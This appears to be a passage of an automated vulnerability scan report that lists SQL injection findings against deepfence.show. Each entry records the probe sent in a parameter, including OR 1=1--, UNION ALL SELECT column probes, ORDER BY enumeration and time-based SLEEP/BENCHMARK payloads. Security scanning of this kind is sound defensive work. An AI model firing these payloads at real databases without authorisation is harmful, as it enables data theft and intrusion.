	cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1812

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>OR 1=1--</td></tr></table>	Name	Value	DemoUser1#	OR 1=1--
Name	Value				
DemoUser1#	OR 1=1--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1813				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1814				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1815

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 19#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 19#
Name	Value				
DemoUser1#	ORDER BY 19#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/BjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1816				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 26--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 26--
Name	Value				
DemoUser1#	ORDER BY 26--				
Response					

	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1817

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),"3</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),"3
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),"3				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1818				

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 5#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 5#
Name	Value					
DemoUser1#	ORDER BY 5#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1819					

Scan

SQL Injection

Severity

ERROR

Endpoint

https://deepfence.show/

Request

GET https://deepfence.show/ HTTP/1.1

Test Step

GET

Modified Parameters

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-

	<pre>9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1820

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1821				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or "x"="x</td></tr></table>	Name	Value	DemoUser1#	" or "x"="x
Name	Value				
DemoUser1#	" or "x"="x				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1822				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1823

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1824				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	<p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" 